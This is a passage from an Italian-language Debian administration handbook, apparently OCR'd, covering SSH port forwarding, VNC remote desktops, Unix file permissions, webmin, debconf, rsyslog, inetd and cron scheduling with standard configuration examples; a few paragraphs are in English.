Anche `ssh -R 8000:server:25 intermediario` stabilisce una sessione SSH al computer *intermediario*, ma è in questa macchina che `ssh` è in ascolto sulla porta 8000 (vedere Figura 9.4, «Inoltro di una porta remota con SSH» [209]). Ogni connessione stabilita sulla porta farà sì che `ssh` aprirà una connessione dalla macchina locale alla porta 25 del *server* legando insieme entrambe le connessioni.

In entrambi i casi, le connessioni sono realizzate sulla porta 25 dell'host *server*, e passano attraverso il tunnel SSH stabilito tra la macchina locale e la macchina *intermediario*. Nel primo caso, l'ingresso del tunnel è locale sulla porta 8000, ed i dati si muovono verso la macchina *intermediario* prima di essere diretti al *server* sulla rete «pubblica». Nel secondo caso, l'ingresso e l'uscita del tunnel sono invertiti, l'ingresso è la porta 8000 sulla macchina *intermediario*, l'uscita è sulla macchina locale, ed i dati vengono poi indirizzati al *server*. In pratica, il server è di solito o la macchina locale o l'intermediario. In questo modo SSH rende sicura la connessione da un'estremità all'altra.




Figura 9.3 *Inoltro di una porta locale con SSH*




Figura 9.4 *Inoltro di una porta remota con SSH*

9.2.2. Utilizzo di desktop remoti grafici

VNC (Virtual Network Computing) permette l'accesso remoto a desktop grafici.

Questo strumento è usato soprattutto per l'assistenza tecnica; l'amministratore può visualizzare gli errori che l'utente si trova ad affrontare, e mostrargli la cosa corretta da fare, senza dover essere fisicamente presente.

First, the user must authorize sharing their session. The GNOME graphical desktop environment in *Jessie* includes that option in its configuration panel (contrary to previous versions of Debian, where the user had to install and run `vino`). KDE Plasma still requires using `krfb` to allow sharing an existing session over VNC. For other graphical desktop environments, the `x11vnc` command (from the Debian package of the same name) serves the same purpose; you can make it available to the user with an explicit icon.

When the graphical session is made available by VNC, the administrator must connect to it with a VNC client. GNOME has `vinagre` and `remmina` for that, while the KDE project provides `krdc` (in the menu at K → Internet → Remote Desktop Client). There are other VNC clients that use the command line, such as `xvnc4viewer` in the Debian package of the same name. Once connected, the administrator can see what is going on, work on the machine remotely, and show the user how to proceed.

SICUREZZA

VNC su SSH

Se si desidera connettersi a VNC, e non si desidera che i dati siano trasmessi in chiaro sulla rete, è possibile incapsulare i dati in un tunnel SSH (vedere la Sezione 9.2.1.3, «Creazione di tunnel cifrati con il port forwarding» [207]). È sufficiente sapere che VNC usa la porta 5900 per impostazione predefinita per il primo schermo (chiamato «localhost: 0»), 5901 per il secondo (chiamato «localhost: 1»), ecc.

Il comando `ssh -L localhost:5901:localhost:5900 -N -T macchina` crea un tunnel tra porta locale 5901 nell'interfaccia localhost e la porta 5900 della *macchina* host. Il primo «localhost» limita SSH in modo che ascolti solo sull'interfaccia della macchina locale. Il secondo «localhost» indica l'interfaccia sul computer remoto che riceverà il traffico di rete in entrata su «localhost:5901». Così `vncviewer`

`localhost:1` collegherà il client VNC allo schermo remoto, anche se si indica il nome della macchina locale.

Quando la sessione VNC è chiusa, bisogna ricordarsi di chiudere il tunnel, uscendo anche dalla corrispondente sessione SSH.

FONDAMENTALI

Display manager

`gdm3`, `kdm`, `lightdm` e `xdm` sono display manager. Assumono il controllo dell'interfaccia grafica poco dopo l'avvio in modo da fornire all'utente una schermata di accesso. Una volta che l'utente si è connesso, vengono eseguiti i programmi necessari per avviare una sessione grafica di lavoro.

VNC funziona anche per utenti mobili, o dirigenti di società, che a volte hanno bisogno di effettuare il login da casa per accedere a un desktop remoto simile a quello che utilizzano sul posto di lavoro. La configurazione di tale servizio è più complicata: per prima cosa si installa il pacchetto *vnc4server*, si modifica la configurazione del display manager in modo da accettare richieste XDMCP query (per `gdm3`, ciò può essere fatto aggiungendo `Enable=true` nella sezione «xdmcp» di `/etc/gdm3/daemon.conf`) e infine si avvia il server VNC con `inetd` in modo che una sessione venga avviata automaticamente quando un utente tenta di effettuare l'accesso. Ad esempio, si può aggiungere questa riga a `/etc/inetd.conf`:

```
5950  stream  tcp  nowait  nobody.tty  /usr/bin/Xvnc Xvnc -inetd -query localhost -
    ➥ once -geometry 1024x768 -depth 16 securitytypes=none
```

Deviare le connessioni in entrata al display manager risolve il problema dell'autenticazione, in quanto solo gli utenti con account locali supereranno la schermata di accesso di `gdm3` (o l'equivalente di `kdm`, `xdm`, ecc.). Poiché questo sistema consente più connessioni simultanee senza alcun problema (se il server è abbastanza potente), può anche essere utilizzato per fornire desktop completi per gli utenti mobili (o per sistemi desktop meno potenti, configurati come thin client). Gli utenti devono semplicemente accedere allo schermo del server con `vncviewer server:50`, perché la porta utilizzata è 5950.

9.3. Gestione dei permessi

Linux è decisamente un sistema multi-utente, per cui è necessario fornire un sistema di permessi per il controllo delle operazioni autorizzate su file e directory, che comprende tutte le risorse di sistema e i device (in un sistema Unix, qualsiasi dispositivo è rappresentato da un file o directory). Questo principio è comune a tutti i sistemi Unix, ma un promemoria è sempre utile, soprattutto perché ci sono alcuni utilizzi avanzati interessanti e relativamente sconosciuti.

Ogni file o directory ha permessi specifici per tre categorie di utenti:

- il proprietario (simboleggiato dalla lettera u di «user»);
- il gruppo proprietario (simboleggiato dalla lettera g di «group»), in rappresentanza di tutti i membri del gruppo;

- gli altri (simboleggiati dalla lettera o di «other»).

Si possono combinare tre tipi di diritti:

- lettura (simboleggiata dalla lettera r di «read»);
- scrittura (o modifica, simboleggiata dalla lettera w di «write»);
- esecuzione (simboleggiata dalla lettera x come in «eXecute»).

Nel caso di un file, questi diritti sono di facile comprensione: l'accesso in lettura permette di leggerne il contenuto (incluso farne una copia), l'accesso in scrittura permette di cambiarlo, e l'accesso in esecuzione permette di eseguirlo (che funziona solo se si tratta di un programma).

SICUREZZA

eseguibili `setuid` e `setgid`

Due diritti particolari sono rilevanti per i file eseguibili: `setuid` e `setgid` (simboleggiati con la lettera «s»). Si noti che spesso si parla di «bit», poiché ciascuno di questi valori booleani può essere rappresentato da uno 0 o un 1. Questi due diritti consentono a qualsiasi utente di eseguire il programma con i diritti del proprietario o del gruppo, rispettivamente. Questo meccanismo garantisce l'accesso alle funzionalità che richiedono permessi di livello superiore rispetto a quelli che l'utente avrebbe di solito.

Poiché un programma con `setuid` root è sistematicamente eseguito con l'identità del superutente, è molto importante assicurarsi che sia sicuro e affidabile. Infatti, un utente che riuscisse a sovvertirlo per invocare un comando di sua scelta potrebbe poi impersonare l'utente root ed avere tutti i diritti sul sistema.

Una directory è gestita in modo diverso. L'accesso in lettura dà il diritto di consultare l'elenco delle sue voci (file e directory), l'accesso in scrittura permette di creare o eliminare file, mentre l'accesso in esecuzione permette di attraversarla (soprattutto di andarvi con il comando `cd`). Essere in grado di attraversare una directory senza essere in grado di leggerla dà il permesso di accedere alle voci al suo interno di cui si conosce il nome, ma non di trovarle senza sapere che esistono o sotto quale nome esatto.

SICUREZZA

directory `setgid` e *sticky bit*

Il bit `setgid` vale anche per le directory. Qualsiasi elemento appena creato in tali directory viene assegnato automaticamente al gruppo proprietario della directory genitore, invece di ereditare il gruppo principale del creatore come al solito. Questa configurazione evita che l'utente debba cambiare il suo gruppo principale (con il comando `newgrp`) quando lavora in un albero di file condiviso tra più utenti dello stesso gruppo dedicato.

Lo «sticky» bit (simboleggiato dalla lettera «t») è un permesso che è utile solo nelle directory. È particolarmente utilizzato per le directory temporanee in cui tutti hanno accesso in scrittura (come `/tmp/`): esso limita l'eliminazione di file in modo che solo il loro proprietario (o il proprietario della directory genitore) possa farlo. In mancanza di questo, tutti potrebbero eliminare i file di altri utenti in `/tmp/`.

Tre comandi controllano i permessi associati ad un file:

- `chown utente file` cambia il proprietario del file;

- `chgrp gruppo file` cambia il gruppo proprietario;
- `chmod permessi file` cambia i permessi per il file.

Ci sono due modi di rappresentare i permessi. Tra questi, la rappresentazione simbolica è probabilmente la più facile da capire e ricordare. Utilizza i simboli lettera descritti in precedenza. È possibile definire i permessi per ogni categoria di utenti (u/g/o), impostandoli in modo esplicito (con =), aggiungendone (+) o sottraendone (-). Così la formula u=rwx,g+rw,o-r conferisce al proprietario i permessi di lettura, scrittura ed esecuzione, aggiunge i permessi di lettura e scrittura per il gruppo proprietario, e rimuove i diritti di lettura per altri utenti. I permessi non alterati con le aggiunte o sottrazioni fatte da tale comando non vengono modificati. La lettera a, per «all» (tutti), copre tutte le tre categorie di utenti, così che a=rx garantisce a tutte e tre le categorie gli stessi diritti (lettura ed esecuzione, ma non scrittura).

La rappresentazione numerica (ottale) associa ogni permesso ad un valore: 4 per la lettura, 2 per la scrittura e 1 per l'esecuzione. Ogni combinazione di permessi viene associata con la somma delle cifre. I valori vengono quindi assegnati alle diverse categorie di utenti mettendoli in fila nell'ordine consueto (proprietario, gruppo, altri).

Ad esempio, il comando `chmod 754 file` imposta i seguenti permessi: lettura, scrittura ed esecuzione per il proprietario (perché 7 = 4 + 2 + 1), lettura ed esecuzione per il gruppo (perché 5 = 4 + 1), sola lettura per gli altri. Il numero 0 significa che non si hanno permessi; così `chmod 600 file` permette la lettura/scrittura per il proprietario, e nessun diritto per chiunque altro. Le combinazioni di permessi più frequenti sono 755 per le directory e i file eseguibili, e 644 per i file di dati.

Per rappresentare i permessi speciali, è possibile anteporre una quarta cifra a questo numero in base allo stesso principio, in cui il bit setuid, il bit setgid e lo sticky bit sono rispettivamente 4, 2 e 1. `chmod 4754` assocerà il bit setuid con i permessi descritti in precedenza.

Si noti che l'uso della notazione ottale consente solo di impostare tutti i permessi in una sola volta su un file, non è possibile utilizzarla per aggiungere semplicemente un nuovo permesso, come l'accesso in lettura per il gruppo proprietario, in quanto è necessario tener conto dei diritti esistenti e calcolare il nuovo valore numerico corrispondente.

SUGGERIMENTO

Operazioni ricorsive

A volte è necessario cambiare i permessi per un intero albero di file. Tutti i comandi sopra descritti hanno l'opzione `-R` per operare ricorsivamente in sotto-directory.

La distinzione tra le directory ed i file a volte causa problemi con le operazioni ricorsive. Ecco perché è stata introdotta la lettera «X» nella rappresentazione simbolica dei permessi. Essa rappresenta un permesso di esecuzione che si applica solo alle directory (e non ai file privi di tale diritto). Così, `chmod -R a+X directory` aggiungerà i permessi di esecuzione per tutte le categorie di utenti (a) solo per tutte le sotto-directory e tutti i file che hanno già i diritti di esecuzione per almeno una categoria di utenti (anche se solo per il proprietario).

SUGGERIMENTO

Cambiare utente e gruppo

Spesso si desidera cambiare il gruppo di un file nello stesso momento in cui si cambia il proprietario. Il comando chown ha una sintassi speciale a questo scopo: `chown utente:gruppo file`

APPROFONDIMENTI

umask

Quando un'applicazione crea un file, assegna i permessi indicativi, sapendo che il sistema rimuove automaticamente alcuni permessi, grazie al comando `umask`. Se si digita `umask` in una shell, si vedrà una maschera come `0022`. Questa è semplicemente una rappresentazione ottale dei diritti automaticamente rimossi (in questo caso, il diritto di scrittura per il gruppo e altri utenti).

Se gli si fornisce un nuovo valore ottale, il comando `umask` modifica la maschera. Utilizzato in un file di inizializzazione della shell (per esempio, `~/.bash_profile`), cambierà effettivamente la maschera predefinita per le sessioni di lavoro dell'utente.

9.4. Interfacce di amministrazione

L'utilizzo di un'interfaccia grafica per l'amministrazione è interessante per diversi motivi. Un amministratore non deve necessariamente conoscere tutti i dettagli di configurazione per tutti i servizi, e non sempre ha il tempo per andare a cercare documentazione in materia. Un'interfaccia grafica per l'amministrazione può quindi accelerare la messa in opera di un nuovo servizio. Può anche semplificare la configurazione di quei servizi che sono difficili da configurare.

Tale interfaccia è solo di aiuto, e non un fine in sé. In ogni caso, l'amministratore deve padroneggiare il suo comportamento al fine di capire e risolvere eventuali problemi.

Dal momento che nessuna interfaccia è perfetta, si può essere tentati di provare diverse soluzioni. Questo è da evitare per quanto possibile, dal momento che i diversi strumenti sono a volte incompatibili tra di loro. Anche se tutti mirano ad essere molto flessibili e cercano di adottare il file di configurazione come unico riferimento, non sono sempre in grado di integrare cambiamenti esterni.

9.4.1. Amministrare tramite un'interfaccia Web: `webmin`

Questa è, senza dubbio, una delle interfacce di amministrazione di maggior successo. Si tratta di un sistema modulare gestito attraverso un browser web, che copre una vasta gamma di aree e strumenti. Inoltre, è internazionalizzato e disponibile in molte lingue.

Purtroppo, `webmin` non fa più parte di Debian. Il suo manutentore Debian, Jaldhar H. Vyas, ha rimosso i pacchetti che ha creato, perché non aveva più il tempo necessario per mantenerli a un livello qualitativo accettabile. Nessuno ha ufficialmente preso il suo posto, così in *Jessie* il pacchetto `webmin` non è presente.

Esiste, comunque, un pacchetto non ufficiale distribuito sul sito web webmin.com. Contrariamente ai pacchetti Debian originali, questo pacchetto è monolitico, tutti i suoi moduli di configurazione sono installati e attivati in modo predefinito, anche se il servizio corrispondente non è installato sulla macchina.

SICUREZZA

Cambiare la password di root

Per il primo accesso, l'identificazione è basata sul nome utente root e la sua password abituale. Si raccomanda di modificare la password utilizzata per `webmin` il più presto possibile, in modo che se venisse compromessa, la password di root del server non sarà coinvolta, anche se questo conferisce importanti diritti amministrativi per la macchina.

Attenzione! Dato che `webmin` ha così tante funzionalità, un utente malintenzionato accedendo potrebbe compromettere la sicurezza dell'intero sistema. In generale, questo tipo di interfacce non sono raccomandate per quei sistemi importanti con forti vincoli di sicurezza (firewall, server sensibili, ecc.).

Webmin viene usato tramite un'interfaccia web, ma non richiede che Apache sia installato. In sostanza, questo software dispone di un proprio mini-server web integrato. Questo server è in ascolto in modo predefinito sulla porta 10000 e accetta connessioni HTTP sicure.

I moduli inclusi coprono una vasta gamma di servizi, tra cui:

- tutti i servizi di base: creazione di utenti e gruppi, gestione dei file `crontab`, script di init, visualizzazione dei log, ecc.
- bind: configurazione del server DNS (servizio dei nomi);
- postfix: configurazione del server SMTP (e-mail);
- inetd: configurazione del super-server `inetd`;
- quota: gestione delle quote degli utenti;
- dhcpd: configurazione del server DHCP;
- proftpd: configurazione del server FTP;
- samba: configurazione del server di file Samba;
- software: installazione o rimozione di software di pacchetti Debian e aggiornamenti di sistema.

L'interfaccia di amministrazione è disponibile in un browser web all'URL https://localhost:10000. Attenzione! Non tutti i moduli sono direttamente utilizzabili. A volte devono essere configurati specificando i percorsi dei file di configurazione corrispondenti e di alcuni file eseguibili (programma). Spesso il sistema chiedere all'utente nel caso non riesca ad attivare un modulo richiesto.

ALTERNATIVA

Centro di controllo di GNOME

Il progetto GNOME fornisce anche diverse interfacce di amministrazione che sono solitamente accessibili attraverso la voce «Impostazioni» nel menu utente in alto a destra. `gnome-control-center` è il programma principale che le riunisce tutte, ma molti degli strumenti di configurazione a livello di intero sistema sono in effetti forniti da altri pacchetti (*accountsservice*, *system-config-printer*, ecc.). Anche se facili da usare, queste applicazioni coprono solo un numero limitato di servizi di base: la gestione degli utenti, la configurazione di data e ora, la configurazione della rete, della stampa e così via.

9.4.2. Configurazione dei pacchetti: `debconf`

Molti pacchetti vengono configurati automaticamente dopo aver posto alcune domande durante l'installazione attraverso lo strumento Debconf. Questi pacchetti possono essere riconfigurati mediante l'esecuzione di `dpkg-reconfigure pacchetto`.

Nella maggior parte dei casi, queste impostazioni sono molto semplici, solo alcune importanti variabili nel file di configurazione vengono modificate. Queste variabili sono spesso raggruppate tra due «righe di demarcazione» in modo che la riconfigurazione del pacchetto influisca solo sull'area racchiusa. In altri casi, la riconfigurazione non cambierà nulla se lo script rileva una modifica manuale del file di configurazione, al fine di conservare questi interventi umani (perché lo script non può garantire che le sue proprie modifiche non ostacoleranno le impostazioni esistenti).

DEBIAN POLICY

Preservare le modifiche

La Debian Policy prevede espressamente che dovrebbe essere fatto tutto il possibile per mantenere le modifiche manuali apportate a un file di configurazione, perciò sempre più script prendono le dovute precauzioni durante la modifica dei file di configurazione. Il principio generale è semplice: lo script apporta modifiche solo se conosce lo stato del file di configurazione, il quale viene verificato confrontando il checksum del file con quello dell'ultimo file generato automaticamente. Se sono uguali, lo script è autorizzato a modificare il file di configurazione. In caso contrario, determina che il file è stato modificato e chiede quale comportamento deve adottare (installare il nuovo file, salvare il vecchio file, o cercare di integrare i nuovi cambiamenti con il file esistente). Questo principio di precauzione è stato a lungo specifico di Debian, ma altre distribuzioni hanno gradualmente cominciato ad abbracciarlo.

Il programma `ucf` (dal pacchetto Debian omonimo) può essere utilizzato per implementare un tale comportamento.

9.5. `syslog`, eventi di sistema

9.5.1. Principi e meccanismi

Il demone `rsyslogd` è responsabile della raccolta dei messaggi di servizio provenienti da applicazioni e dal kernel, distribuendoli poi nei file di log (di solito memorizzati nella directory `/var/log/`). Obbedisce al file di configurazione `/etc/rsyslog.conf`.

Ciascun messaggio di log è associato a un sottosistema di applicazioni (denominata «facility» nella documentazione):

- auth e authpriv: per l'autenticazione;
- cron: proviene da servizi di pianificazione delle attività, `cron` e `atd`;
- daemon: interessa un demone senza alcuna classificazione speciale (DNS, NTP, ecc.);
- ftp: riguarda il server FTP;
- kern: messaggio proveniente dal kernel;

- lpr: deriva dal sottosistema di stampa;
- mail: proviene dal sottosistema per la posta elettronica;
- news: messaggio del sottosistema Usenet (specialmente da un server NNTP, Network News Transfer Protocol, che gestisce i newsgroup);
- syslog: messaggi dal server `syslogd` stesso;
- user: messaggi utente (generico);
- uucp: messaggi dal server UUCP (Unix to Unix Copy Program, un vecchio protocollo utilizzato in particolare per distribuire i messaggi di posta elettronica);
- da local0 a local7: riservato per l'uso locale.

Ogni messaggio è anche associato a un livello di priorità. Ecco l'elenco in ordine decrescente:

- emerg: «Aiuto!» C'è un'emergenza, il sistema è probabilmente inutilizzabile.
- alert: affrettarsi, ogni ritardo può essere pericoloso, bisogna agire immediatamente;
- crit: le condizioni sono critiche;
- err: errore;
- warn: avvertimento (potenziale errore);
- notice: le condizioni sono normali, ma il messaggio è importante;
- info: messaggio informativo;
- debug: messaggio di debug.

9.5.2. Il file di configurazione

La sintassi del file `/etc/rsyslog.conf` viene specificata nella pagina di manuale `rsyslog.conf(5)`, ma c'è anche la documentazione HTML disponibile nel pacchetto *rsyslog-doc* (`/usr/share/doc/rsyslog-doc/html/index.html`). Il principio generale è quello di scrivere coppie di «selettori» e «azioni». Il selettore definisce tutti i messaggi rilevanti, e le azioni descrivono come trattarli.

Sintassi del selettore

Il selettore è un elenco separato da punti e virgola di coppie *sottosistema.priorità* (esempio: auth.notice;mail.info). Un asterisco può rappresentare tutti i sottosistemi o tutte le priorità (esempi: *.alert o mail.*). Vari sottosistemi possono essere raggruppati, separandoli con una virgola (esempio: auth,mail.info). La priorità indicata copre anche i messaggi di priorità uguale o superiore: così auth.alert indica i messaggi del sottosistema auth con priorità alert o emerg. Se fatta precedere da un punto esclamativo (!), indica il contrario, in altre parole le priorità strettamente inferiori; auth.!notice, perciò, indica i messaggi emessi da auth con priorità info odebug. Se preceduto da un segno di uguale (=) corrisponde solo ed esclusivamente alla priorità indicata (auth.=notice riguarda solo i messaggi provenienti da auth con priorità notice).

Ogni elemento della lista sul selettore sovrascrive gli elementi precedenti. È così possibile limitare un insieme o escludere alcuni elementi da esso. Per esempio, kern.info;kern.!err significa i messaggi dal kernel con priorità compresa tra info e warn. La priorità none indica l'insieme vuoto (nessuna priorità), e può servire per escludere un sottosistema da un insieme di messaggi. Perciò, *.crit;kern.none indica tutti i messaggi con priorità uguale o superiore a crit che non provengono dal kernel.

Sintassi delle azioni

FONDAMENTALI

La pipe con nome, una pipe persistente

Una pipe con nome è un particolare tipo di file che funziona come una pipe tradizionale (la pipe che si fa con il simbolo «|» sulla riga di comando), ma tramite un file. Questo meccanismo ha il vantaggio di essere in grado di collegare due processi indipendenti. Qualunque cosa scritta su una pipe con nome blocca il processo che scrive fino a che un altro processo tenta di leggere i dati scritti. Questo secondo processo legge i dati scritti dal primo, che può quindi riprendere l'esecuzione.

Un file di questo tipo viene creato con il comando `mkfifo`.

Le varie azioni possibili sono:

- aggiungere il messaggio ad un file (esempio: `/var/log/messages`);
- inviare il messaggio ad un server `syslog` remoto (esempio: @log.falcot.com);
- inviare il messaggio ad una pipe con nome esistente (esempio: |/dev/xconsole);
- inviare il messaggio ad uno o più utenti, se sono connessi (esempio: root,rhertzog);
- inviare un messaggio a tutti gli utenti connessi (ad esempio: *);
- scrivere il messaggio in una console di testo (ad esempio: /dev/tty8).

SICUREZZA

Inoltro dei log

È una buona idea registrare i log più importanti su una macchina separata (magari dedicata a questo scopo), questo per prevenire ogni possibilità che un intruso elimini le tracce della propria intrusione (a meno che, naturalmente, non comprometta anche questo altro server). Inoltre, in caso di un grave problema (come un crash del kernel), si hanno a disposizione i log su un altro computer, il che aumenta le possibilità di determinare la sequenza di eventi che ha causato il crash.

Per accettare messaggi di log inviati da altre macchine, è necessario configurare *rsyslog*: in pratica, è sufficiente attivare le voci già pronte all'uso in `/etc/rsyslog.conf` (`$ModLoad imudp` e `$UDPServerRun 514`).

9.6. Il super-server `inetd`

Inetd (spesso chiamato «Internet super-server») è un server di server. Esegue a richiesta i server usati raramente, in modo che debbano essere eseguiti continuamente.

Il file `/etc/inetd.conf` elenca questi server con le rispettive porte. Il comando `inetd` rimane in ascolto, quando rileva una connessione verso una qualsiasi di queste porte, esegue il programma server corrispondente.

DEBIAN POLICY

Registrare un server in `inetd.conf`

I pacchetti spesso vogliono registrare un nuovo server nel file `/etc/inetd.conf`, ma la Debian Policy vieta a qualsiasi pacchetto di modificare un file di configurazione che non possiede. Per questo motivo è stato creato lo script `update-inetd` (nel pacchetto omonimo): gestisce il file di configurazione, e gli altri pacchetti possono quindi utilizzarlo per registrare un nuovo server nella configurazione del super-server.

Ogni riga significativa del file `/etc/inetd.conf` descrive un server attraverso sette campi (separati da spazi):

- Il numero della porta TCP o UDP, o il nome del servizio (che viene associato a un numero di porta standard con le informazioni contenute nel file `/etc/services`).
- Il tipo di socket: `stream` per una connessione TCP, `dgram` per datagrammi UDP.
- Il protocollo: `tcp` o `udp`.
- Le opzioni: due valori possibili: `wait` o `nowait`, per dire a `inetd` se deve attendere o meno la fine del processo avviato prima di accettare un'altra connessione. Per le connessioni TCP, facilmente usabili in multiplexing, di solito si può usare `nowait`. Per i programmi che rispondono su UDP, si dovrebbe utilizzare `nowait` solo se il server è in grado di gestire diverse connessioni in parallelo. È possibile aggiungere a questo campo un suffisso con un punto, seguito dal numero massimo di connessioni autorizzate al minuto (il limite predefinito è 256).
- Il nome utente dell'utente sotto la cui identità verrà eseguito il server.
- Il percorso completo del programma server da eseguire.
- Gli argomenti: si tratta di un elenco completo degli argomenti del programma, compreso il suo stesso nome (`argv[0]` in C).

L'esempio seguente illustra i casi più comuni:

Esempio 9.1 *Estratto dal file* `/etc/inetd.conf`

```
talk   dgram  udp wait    nobody.tty /usr/sbin/in.talkd in.talkd
finger stream tcp nowait  nobody     /usr/sbin/tcpd     in.fingerd
ident  stream tcp nowait  nobody     /usr/sbin/identd   identd -i
```

Il programma `tcpd` viene frequentemente utilizzato nel file `/etc/inetd.conf`. Consente di limitare le connessioni in entrata mediante l'applicazione di regole di controllo degli accessi, documentate nella pagina di manuale `hosts_access(5)`, e che sono configurate nei file `/etc/hosts.allow` e `/etc/hosts.deny`. Una volta determinato che la connessione è autorizzata, `tcpd` esegue il server reale (come `in.fingerd` nel nostro esempio). È bene notare che `tcpd`

si basa sul nome con cui è stato invocato (cioè il primo argomento, argv[0]) per identificare l'effettivo programma da eseguire. Perciò non si dovrebbe iniziare la lista degli argomenti con tcpd ma con il programma a cui fare da wrapper.

COMUNITÀ

Wietse Venema

Wietse Venema, la cui esperienza in materia di sicurezza lo ha reso un programmatore conosciuto, è l'autore del programma `tcpd`. Egli è anche il principale artefice di Postfix, il server di posta elettronica modulare (SMTP, Simple Mail Transfer Protocol), progettato per essere più sicuro e più affidabile di `sendmail` che ha una lunga storia di vulnerabilità di sicurezza.

ALTERNATIVA

Altri comandi `inetd`

Sebbene Debian installi *openbsd-inetd* in modo predefinito, le alternative non mancano: possiamo menzionare *inetutils-inetd*, *micro-inetd*, *rlinetd* e *xinetd*.

Questa ultima incarnazione di un super-server offre possibilità molto interessanti. In particolare, la sua configurazione può essere suddivisa in più file (memorizzati, naturalmente, nella directory `/etc/xinetd.d/`), cosa che può rendere la vita più facile ad un amministratore.

Ultimo ma non meno importante, è possibile emulare il comportamento di `inetd` con il meccanismo di socket-activation di `systemd` (vedere la Sezione 9.1.1, «Il sistema di init systemd» [195]).

9.7. Pianificare attività con `cron` e `atd`

`cron` è il demone responsabile dell'esecuzione di comandi pianificati e ricorrenti (ogni giorno, ogni settimana, ecc.); `atd` è quello che si occupa dei comandi da eseguire una sola volta, ma in un determinato momento nel futuro.

In un sistema Unix, molte attività sono pianificate per una esecuzione regolare:

- rotazione dei log;
- aggiornamento del database per il programma `locate`;
- backup;
- script di manutenzione (come ad esempio la pulizia dei file temporanei).

Per impostazione predefinita, tutti gli utenti possono programmare l'esecuzione di attività. Ogni utente ha quindi il proprio *crontab* in cui può registrare i comandi pianificati. Esso può essere modificato eseguendo `crontab -e` (il suo contenuto è memorizzato nel file `/var/spool/cron/crontab/utente`).

SICUREZZA

Limitare `cron` o `atd`

È possibile limitare l'accesso a `cron` creando un file con autorizzazioni esplicite (whitelist) in `/etc/cron.allow`, in cui si indicano i soli utenti autorizzati a pianificare i comandi. Tutti gli altri saranno automaticamente privati di questa funzionalità. Al contrario, per bloccare solo uno o due utenti problematici, si può scrivere il corrispondente nome utente nel file divieti espliciti (blacklist): `/etc/cron.deny`. Questa stessa caratteristica è disponibile per `atd`, con i file `/etc/at.allow` e `/etc/at.deny`.

L'utente root ha un proprio *crontab*, ma può anche utilizzare il file `/etc/crontab`, o scrivere file *crontab* supplementari nella directory `/etc/cron.d`. Queste ultime due soluzioni presentano il vantaggio di essere in grado di specificare l'identità dell'utente da usare quando si esegue il comando.

Il pacchetto *cron* include in modo predefinito alcuni comandi pianificati che eseguono:

- i programmi nella directory `/etc/cron.hourly/` una volta ogni ora;
- i programmi in `/etc/cron.daily/` una volta al giorno;
- i programmi in `/etc/cron.weekly/` una volta a settimana;
- i programmi in `/etc/cron.monthly/` una volta al mese.

Molti pacchetti Debian contano su questo servizio: mettendo gli script di manutenzione in queste directory, garantiscono un funzionamento ottimale dei loro servizi.

9.7.1. Formato del file `crontab`

SUGGERIMENTO

Scorciatoie di testo per `cron`

`cron` riconosce alcune abbreviazioni che sostituiscono i primi cinque campi in una voce di `crontab`. Questi corrispondono alle opzioni di pianificazione più classiche:

- `@yearly`: una volta all'anno (1° gennaio alle 00:00);
- `@monthly`: una volta al mese (il 1° del mese, alle 00:00);
- `@weekly`: una volta a settimana (domenica alle 00:00);
- `@daily`: una volta al giorno (alle 00:00);
- `@hourly`: una volta all'ora (all'inizio di ogni ora).

CASO SPECIFICO

`cron` e l'ora legale

In Debian, `cron` tiene in considerazione come meglio può il cambiamento di orario (per l'ora legale, o di fatto per qualsiasi cambiamento significativo nell'ora locale). In questo modo, i comandi che avrebbero dovuto essere eseguiti nel corso di un'ora che non è mai esistita (per esempio, le operazioni pianificate alle 2.30 durante il cambio di primavera in Italia, dato che alle 2.00 l'orologio salta direttamente alle 3.00) vengono eseguiti subito dopo il cambio di orario (e quindi intorno alle 3.00 ora legale). D'altra parte, in autunno, quando i comandi verrebbero eseguiti più volte (2.30 ora legale, poi un'ora dopo, alle 2.30 del mattino, ora standard, in quanto alle 3.00 ora legale l'orologio torna alle 2.00), vengono eseguiti solo una volta.

Attenzione, tuttavia, che se l'ordine in cui i diversi compiti previsti e il ritardo tra le rispettive esecuzioni sono importanti, si deve verificare la compatibilità di questi vincoli con il comportamento di `cron`; se necessario, si può preparare un piano speciale per quelle due notti problematiche all'anno.

Ogni riga significativa di *crontab* descrive un comando programmato con i sei (o sette) seguenti campi:

- il valore per il minuto (numero da 0 a 59);
- il valore per l'ora (da 0 a 23);

- il valore per il giorno del mese (da 1 a 31);
- il valore per il mese (da 1 a 12);
- il valore per il giorno della settimana (da 0 a 7, con 1 che corrisponde a lunedì, e domenica che è rappresentata sia da 0 che da 7; è anche possibile utilizzare le prime tre lettere del nome del giorno della settimana in inglese, come Sun, Mon, ecc.);
- il nome utente dell'identità con cui deve essere eseguito il comando (nel file `/etc/crontab` e nei frammenti situati in `/etc/cron.d/`, ma non nei file crontab degli utenti);
- il comando da eseguire (quando le condizioni definite dalle prime cinque colonne sono soddisfatte).

Tutti questi dettagli sono documentati nella pagina di manuale `crontab(5)`.

Ogni valore può essere espresso nella forma di un elenco di possibili valori (separati da virgole). La sintassi a-b descrive l'intervallo di tutti i valori tra a e b. La sintassi a-b/c descrive l'intervallo con un incremento c (esempio: 0-10/2 significa 0,2,4,6,8,10). Un asterisco * è un carattere jolly che rappresenta tutti i possibili valori.

Esempio 9.2 *Esempio di file* `crontab`

```
#Format
#min hour day mon dow  command

# Download data every night at 7:25 pm
 25  19   *   *   *    $HOME/bin/get.pl

# 8:00 am, on weekdays (Monday through Friday)
 00  08   *   *   1-5  $HOME/bin/dosomething

# Restart the IRC proxy after each reboot
@reboot /usr/bin/dircproxy
```

SUGGERIMENTO

Esecuzione di un comando all'avvio del sistema

